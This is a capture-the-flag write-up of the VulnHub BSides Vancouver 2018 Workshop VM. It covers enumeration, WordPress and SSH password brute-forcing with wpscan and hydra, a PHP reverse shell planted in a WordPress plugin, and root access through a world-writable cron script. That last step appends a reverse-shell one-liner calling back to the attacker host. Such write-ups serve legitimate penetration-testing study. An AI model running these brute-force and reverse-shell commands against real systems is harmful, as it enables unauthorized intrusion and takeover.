# [VulnHub] BSides Vancouver: 2018 (Workshop)

**Date**: 09/Sep/2019

Categories: oscp, vulnhub, linux

Tags: enumerate\_proto\_ftp, enumerate\_proto\_ssh, exploit\_ssh\_bruteforce, enumerate\_proto\_http, enumerate\_app\_wordpress, exploit\_wordpress\_plugin\_hellodolly, exploit\_php\_reverseshell, privesc\_cron,

privesc sudoers

# Overview

This is a writeup for VulnHub VM BSides Vancouver: 2018 (Workshop). Here's an overview of the enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation process:




Figure 1: writeup.overview.killchain

# Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Mon Sep 9 18:30:02 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/vulnhub/bsidesvancouver2018workshop/results/192.168.92.169/scans/_quick_tcp_nmap.txt
       /root/toolbox/vulnhub/bsidesvancouver2018workshop/results/192.168.92.169/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 192.168.92.169
   Host is up, received arp-response (0.00040s latency).
   Scanned at 2019-09-09 18:30:03 PDT for 8s
   Not shown: 997 closed ports
  Reason: 997 resets
   PORT
         STATE SERVICE REASON
                                       VERSION
   21/tcp open ftp
                        syn-ack ttl 64 vsftpd 2.3.5
   | ftp-anon: Anonymous FTP login allowed (FTP code 230)
                             65534
   drwxr-xr-x
                   2 65534
                                         4096 Mar 03 2018 public
10
   | ftp-syst:
11
       STAT:
12
   | FTP server status:
13
          Connected to 192.168.92.163
14
          Logged in as ftp
15
          TYPE: ASCII
16
          No session bandwidth limit
17
          Session timeout in seconds is 300
          Control connection is plain text
19
          Data connections will be plain text
20
          At session startup, client count was 4
21
          vsFTPd 2.3.5 - secure, fast, stable
   | End of status
23
                        syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
   22/tcp open ssh
    ssh-hostkey:
       1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
26
   ssh-dss AAAAB3NzaC1kc3MAAACBAMkzaYX4CU4jgFt2LpgYnD4dUrKdvXHU26+oyQDS6DGYj4NK4+B1G6y1Af6NNqGv
       +Kph7Wp4ZZc3iDnsCXZe62idQOhusQf00Lsnusvbu0XmthEicgnDSi4HUMtvs5I9Knt0+YanEq/w6mBVcbv4FoGu/
       15xJnyOwbiOC4jEtQGdAAAAFQCj+Lv2iCRNBOt/XGRL+YY3bFwTDQAAAIEApOoTiAV/
       aanDDjLFmAT6UwicLJSXY9ZtJyNUFSTEbZsCu4SSJMh+X66t4eYGhl+Ocs/
       OrNHmy4pQM5X4EBXmwtiSBDIrcOtiPHsV/QQhTpH6OXLRQ+1PnOeoVPN+QS4JXwlb/J8KxSNLhJ6JGwrL1/
       ubFaywPTULmrSuobSuw+8AAACBAMNS/6H3+124bwcKmMAwwQepW19Awj89dxquE5HqPhrwNs4JYnES7ACYWKJ+/
       PYv7oxeK5vYrLYBpcQH5ohlJ9Jp0e7Qrinllvj1h3y4VFabKSIB5Vtba06n9+
       HgJwRROInfIy9D31W8JEYFHhfQbB1sXi9BVYJe646rTwktRCAM
       2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzW3pS4f3ySJqldtlgXJW75MikaSN1qeWtmXgqCi9fVPcUEh+
    MNxaSdltnr9aUyl7C7b4LoJKDpHuuW8qi+aRukCoaZPC/k4SCgtBjkpbJqq/Ss9Ud8ySoYw3hKHnjnfzg/
      FDC8a1J404akL4a9yaX0BM2xmsi3fm9Epc2HB4MgHvMK9MzgKPz/JaaC47sayw60V1WcgCJo+HyfXmL6iFsUtDodPz
       zleEUb1JXVE2JPCH7VjUkDVMkhch14yCezJfVDvoEq6VeKFwheRb2mcqEuywHRvt79Ovt9JgN6E5mGLMIJvtcWmur7PouFxmuijKwu
       256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
30
   _ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNIDEfC9c65N5M+614b+
    MJsoOupnINHHah2BPkniqSGDi4ITuSkHRkaruC/bVcPkxNWoWoTspMSWNVOtZYumNnI=
   80/tcp open http
                        syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
   http-methods:
33
   _ Supported Methods: GET HEAD POST OPTIONS
   | http-robots.txt: 1 disallowed entry
```

```
|_/backup_wordpress
36
   http-server-header: Apache/2.2.22 (Ubuntu)
37
   _http-title: Site doesn't have a title (text/html).
38
   MAC Address: 00:0C:29:D5:5D:EA (VMware)
39
   Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
40
41
   Read data files from: /usr/bin/../share/nmap
42
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
43
   # Nmap done at Mon Sep 9 18:30:11 2019 -- 1 IP address (1 host up) scanned in 8.39 seconds
```

2. The FTP service allows anonymous login. We use it to download a list of users:

ftp://192.168.92.169/public/users.txt.bk

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ftp 192.168.92.169
Connected to 192.168.92.169.
220 (vsFTPd 2.3.5)
Name (192.168.92.169:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x
              2 65534
                         65534
                                      4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--
              1 0
                                         31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
226 Transfer complete.
31 bytes received in 0.00 secs (66.5350 kB/s)
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # cat users.txt.bk
abatchy
john
mai
anne
doomauv
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 2: writeup.enumeration.steps.2.1

3. We find one disallowed entry within robots.txt:

http://192.168.92.169/robots.txt → /backup\_wordpress

```
192.168.92.169/robots.txt × Deprecated WordPress blog ×

← → ♠ ① 192.168.92.169/robots.txt

□ links ⊕ NT_STATUS_INVALID_.... ♠ Ignitetechnologies/Vul...
```

User-agent: \*

Disallow: /backup\_wordpress

Figure 3: writeup.enumeration.steps.  $\!3.1$ 

### **Findings**

# Open Ports

```
21/tcp | ftp | vsftpd 2.3.5

22/tcp | ssh | OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)

80/tcp | http | Apache httpd 2.2.22 ((Ubuntu))
```

# Files

```
ftp://192.168.92.169/public/users.txt.bk
http://192.168.92.169/robots.txt
```

#### Users

- ftp: abatchy, john, mai, anne, doomguy
- wordpress: admin, john

# Phase #2: Exploitation

1. (method #1) We find a Wordpress installation @ http://192.168.92.169/backup\_wordpress and run wpscan to enumerate users:

```
wpscan --url http://192.168.92.167:69/ -e vp,vt,tt,cb,dbe,u,m --no-color → admin, john
```

Figure 4: writeup.exploitation.steps.1.1

2. (method #1) We run a Wordpress password bruteforce attempt for user john:

```
wpscan --url http://192.168.92.169/backup_wordpress/ --wordlist

\( \triangle \triangl
```

Figure 5: writeup.exploitation.steps.2.1

3. (method #1) While testing, an unknown response is sent for username, password combo of john and enigma:

Figure 6: writeup.exploitation.steps.3.1

4. (method #1) We test these credentials manually and are successfully logged in:




Figure 7: writeup.exploitation.steps.4.1

5. (method #1) We edit the footer.php theme file to gain command execution:

Figure 8: writeup.exploitation.steps.5.1

6. (method #1) After successfully testing command execution, we upload a PHP reverse shell by editing the Hello Dolly plugin and gain interactive access:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # nc -lnvp 443
listening on [any] 443 ..
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.169] 46596
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
14:20:09 up 4:29, 0 users, load average: 0.00, 0.01, 0.12
        TTY
                 FROM
                                   LOGIN@
                                            IDLE
                                                   JCPU
                                                          PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precisel-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
$ ifconfig
/bin/sh: 5: ifconfig: not found
```

Figure 9: writeup.exploitation.steps.6.1

7. (method #2) We manually test SSH login for all users mentioned within the users.txt.bk file and find that password authentication is enabled only for user anne:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh abatchy@192.168.92.169
abatchy@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh john@192.168.92.169
john@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh mai@192.168.92.169
mai@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh anne@192.168.92.169
anne@192.168.92.169's password:
Permission denied, please try again.
anne@192.168.92.169's password:
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh doomguy@192.168.92.169
doomguy@192.168.92.169: Permission denied (publickey).
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 10: writeup.exploitation.steps.7.1

8. (method #2) We bruteforce SSH credentials for user anne:

```
hydra -l anne -P "/usr/share/wordlists/rockyou.txt" -e nsr -s 22 -o

→ "./results/192.168.92.169/scans/tcp_22_ssh_hydra.txt" ssh://192.168.92.169 → anne/princess

root@kali: -/toolbox/data/vulnhub/bsidesvancouver2018workshop # hydra -l anne -P "/usr/share/wordlists/rockyou.txt" -e nsr -s 22 -o "/root/toolbox/data/vulnhub/bsidesvancouver2018workshop/results/192.168
.92.169/scans/tcp_22_ssh_hydra.txt" ssh://192.168.92.169
Hydra v8.6 (c) 2017 by van Hauser/THc - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-10 14:36:13
[WARNING] Many SSH configurations limit the number of parallel tasks, is is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 143444402 login tries (l:1/p:0), -14344402 tries per task
[DATA] attacking ssh://192.168.92.169 login: anne password; princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 16 targets did not resolve or could not be connected
[Hydra (http://www.thc.org/the-hydra) finished at 2019-09-10 14:36:16
root[kali: -/toolbox/data/vulnhub/bsidesvancouver2018workshop #
```

Figure 11: writeup.exploitation.steps.8.1

9. (method #2) We can ssh as user anne and gain interactive access:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # ssh anne@192.168.92.169
anne@192.168.92.169's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
* Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$
anne@bsides2018:~$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
anne@bsides2018:~$
anne@bsides2018:~$
anne@bsides2018:~$ ip addr
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
      valid lft forever preferred lft forever
   inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UP qlen 1000
    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff:ff
   inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
      valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
      valid_lft forever preferred_lft forever
anne@bsides2018:~$
```

Figure 12: writeup.exploitation.steps.9.1

# Phase #2.5: Post Exploitation

```
www-data anne@bsides2018> id
   uid=33(www-data) gid=33(www-data) groups=33(www-data)
   uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
   www-data|anne@bsides2018>
   www-data|anne@bsides2018> uname
   Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
    → i686 i386 GNU/Linux
   www-data|anne@bsides2018>
   www-data|anne@bsides2018> ifconfig
   2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
9
       link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff
10
       inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
11
           valid_lft forever preferred_lft forever
12
       inet6 fe80::20c:29ff:fed5:5dea/64 scope link
13
           valid_lft forever preferred_lft forever
14
   www-data|anne@bsides2018>
   www-data|anne@bsides2018> users
16
   john
17
   mai
18
19
   anne
   doomguy
20
```

# Phase #3: Privilege Escalation

1. (method #1) Continuing as user www-data, we explore the /var/www/backup\_wordpress/ directory and find wp-config.php file with MySQL credentials in it:

```
$ pwd
/var/www/backup wordpress
$ head -30 wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing wp-config.php
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB NAME', 'wp');
/** MySQL database username */
define('DB USER', 'john@localhost');
/** MySQL database password */
define('DB PASSWORD', 'thiscannotbeit');
$
```

Figure 13: writeup.privesc.steps.1.1

- 2. (method #1) These credentials do not work for MySQL login. Changing user to john with these credentials also failed.
- 3. (method #1) Exploring /etc/crontab we find an entry for file /usr/local/bin/cleanup that is run every minute. This file is owned by root and has rwx permissions for ugo. We exploit this to edit the file and add an entry to intiate a PHP reverse shell:

```
echo -e "php -r '\$sock=fsockopen(\"192.168.92.163\",8080);exec(\"/bin/sh -i <&3 >&3

-> 2>&3\");'" >>/usr/local/bin/cleanup
```

```
www-data@bsides2018:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 *
       * * *
              root cd / && run-parts --report /etc/cron.hourly
25 6
        * * *
               root
                       test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
                       test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
47 6
       * * 7
               root
       1 * *
52 6
               root
                       test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
        * * *
                       /usr/local/bin/cleanup
               root
www-data@bsides2018:/$
www-data@bsides2018:/$ ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 145 Sep 10 16:00 /usr/local/bin/cleanup
www-data@bsides2018:/$
www-data@bsides2018:/$ cat /usr/local/bin/cleanup
#!/bin/sh
                                # Clean those damn logs!!
rm -rf /var/log/apache2/*
php -r '$sock=fsockopen("192.168.92.163",8080);exec("/bin/sh -i <&3 >&3 2>&3");'
www-data@bsides2018:/$
```

Figure 14: writeup.privesc.steps.3.1

- 4. (method #1) Within a minute, the updated cleanup file is executed as part of cronjob with root permissions and we catch an elevated shell using our netcat listener
- 5. (method #1) We use this shell to view the contents of /root/flag.txt file:

```
root@kali: ~/toolbox/data/vulnhub/bsidesvancouver2018workshop # nc -lvp 8080
listening on [any] 8080 ...
192.168.92.169: inverse host lookup failed: Unknown host
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.169] 54629
/bin/sh: 0: can't access tty; job control turned off
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux bsides2018 3.11.0-15-generic #25~precisel-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i38
6 GNU/Linux
# ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
    inet6 ::1/128 scope host
       valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UP qlen 1000
    link/ether 00:0c:29:d5:5d:ea brd ff:ff:ff:ff:ff
    inet 192.168.92.169/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed5:5dea/64 scope link
       valid lft forever preferred lft forever
# cat /root/flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
```

Figure 15: writeup.privesc.steps.5.1

6. (method #2) Continuing as user anne, we find that this user is part of sudo group and using sudo -1 we see that anne can execute all commands as root. We use this fact to gain elevated privileges:

sudo su

```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$
anne@bsides2018:~$ sudo -l
Matching Defaults entries for anne on this host:
    env reset, secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin
User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# cat /root/flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
root@bsides2018:/home/anne#
```

Figure 16: writeup.privesc.steps.6.1

### Loot

### Hashes

#### Credentials

```
mysql: john/thiscannot....
ssh: anne/princ...
wordpress: john/eni...
```

# References

- [+] https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/
- [+] https://pentester.land/challenge/2018/06/27/vulnhub-Bsides-Vancouver-2018-walkthrough.html